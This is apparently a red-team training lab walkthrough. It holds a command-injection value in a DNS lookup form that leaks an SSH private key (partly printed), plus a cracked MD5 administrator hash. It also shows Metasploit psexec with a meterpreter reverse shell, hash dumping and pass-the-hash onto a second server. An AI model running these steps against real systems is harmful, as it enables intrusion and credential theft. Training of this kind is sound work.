
Enter the DNS name to lookup:.
; cat /home/alice-devops/.ssh/id_rsa.pem
Submit Button
Console Window

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
n8YXPtEzpEBbS0EtyAdNaVTaZjWOkIeFwvK/N6vZUpztGdxGiA4+EJLRmF69pPQTnxeOwD
A+o9v+l2Dk65thqEXTpwaNbgt+rm9wAAAAMBAAEAAAGAPnl21bGvv7J3Ke3hGZRIJUykQd
Lkhbf84QW2KvscpaLd0yb486qGlBvAuNLSRt3DT9SrPWTgQ5oKItVSWT9VDOHUKv3H7i9s
QuGsJL2j6wdkvw37Nzi5uzotk1cWjwrB+gedhwwYLhQP6Iy04GwmcY+x4Gw4O7dJS8wQ3C
4DLeMRgXcbq6anwr+LNesj7nXh8M0ouge0zW1N/uTgm1BkT6V2NjSttoK7K0RC9nSgi1oE
Uh88Ao2kwreuUogjzO/0O4FKGo+XZKdQfARcaluzNw2rfo9Ks03qC8DvTqYUKBTo3eKkBW
XJLC/eEVkhbrJeevG/4bS0Vz+KkOkRann8SliekRdASEfbDNDF3b1+9VVCFuy/HzFoytsy
5YZK/CqUIIFh30raAAJ9BOMzx6knOxdI/ARpvBM9OTT0gc1zLN6OoKLcJvs1Nk/nfCRIhO
```




```
┌──(kali㉿kali)-[~]
└─$ ssh -i ~/.ssh/ssh_key -p 2222 alice-devops@172.31.1.164
The authenticity of host '[172.31.1.164]:2222 ([172.31.1.164]:2222)' can't be established.
ED25519 key fingerprint is SHA256:ICtOOsYnRdmyrUxjIJh1YwRrntHw7qgedir/SUU0THo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.31.1.164]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jan 31 17:39:50 UTC 2025

  System load:  0.08935546875      Processes:             209
  Usage of /:   28.4% of 19.20GB   Users logged in:       0
  Memory usage: 48%                IPv4 address for eth0: 172.31.1.164
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

6. Inexperienced or negligent developers and administrators frequently keep bad password management practices. Search for text files and scripts that might contain sensitive data, like passwords, keys, or hashes. Find the hash that appears to be associated with an Administrator account on a Windows machine.



```
 * Ubuntu Pro delivers the most comprehensive open source security and
nsole Window nce features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ ls -a
.  ..  .bash_history  .cache  .config  .local  .ssh  scripts
alice-devops@ubuntu22:~$ cat scripts/
cat: scripts/: Is a directory
alice-devops@ubuntu22:~$ cd scripts/
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
```

7. With any means you prefer, crack the MD5 hash you found to reveal the original password.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
00bfc8c729f5d4d529a412b12c58ddd2
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
00bfc8c729f5d4d529a412b12c58ddd2	md5	pokemon


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

8. Start up the Metasploit framework on Kali, and load the `windows/smb/psexec` exploit module. Configure the module's options to set the username and password you found previously. You will not need to specify a domain. Set the RHOSTS target to one of the Windows IPs you found with Nmap earlier. Set the payload to `windows/x64/meterpreter/reverse_tcp` and confirm its options automatically configure properly. Run the exploit. If everything works, you will be dropped into a Meterpreter shell on the target system. If not, test it against the other Windows target. If neither exploit works, double-check your options (check for typos in IP addresses, usernames, passwords, etc.)




```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.31.1.65      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.2.64      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.2.64:4444
[*] 172.31.1.65:445 - Connecting to the server...
[*] 172.31.1.65:445 - Authenticating to 172.31.1.65:445 as user 'Administrator'...
[*] 172.31.1.65:445 - Selecting PowerShell target
[*] 172.31.1.65:445 - Executing the payload...
[+] 172.31.1.65:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 172.31.1.65
[*] Meterpreter session 1 opened (172.31.2.64:4444 → 172.31.1.65:50155) at 2025-01-31 18:05:50 +0000
```

9. From your established Meterpreter session, perform a hash dump and save the results. Exit (or background) your Meterpreter session to get back into the main Metasploit console. Using the same exploit and payload modules, set your RHOSTS target to the remaining Windows server IP. Test each username and hash combination you found on the first Windows server until you gain a Meterpreter on the final server.



```
msf6 exploit(windows/smb/psexec) > set smbuser Administrator2
smbuser ⇒ Administrator2
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
smbpass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.2.64:4444
[*] 172.31.9.140:445 - Connecting to the server ...
[*] 172.31.9.140:445 - Authenticating to 172.31.9.140:445 as user 'Administrator2' ...
[*] 172.31.9.140:445 - Selecting PowerShell target
[*] 172.31.9.140:445 - Executing the payload ...
[+] 172.31.9.140:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.9.140
[*] Meterpreter session 2 opened (172.31.2.64:4444 → 172.31.9.140:50296) at 2025-01-31 18:53:48 +0000

meterpreter >
```

10. Using your Meterpreter shell, search the target server for a file named `secrets.txt` . Read the contents of the file, and include them in your report.



```
meterpreter > search -f secrets.txt
Found 1 result ...
═════════════════

Path                         Size (bytes)  Modified (UTC)
────                         ────────────  ──────────────
c:\Windows\debug\secrets.txt  55           2022-11-05 22:01:13 +0000

meterpreter > cat C:\\windows\\debug\\secrets.txt
Congratulations! You have finished the red team course!meterpreter >
```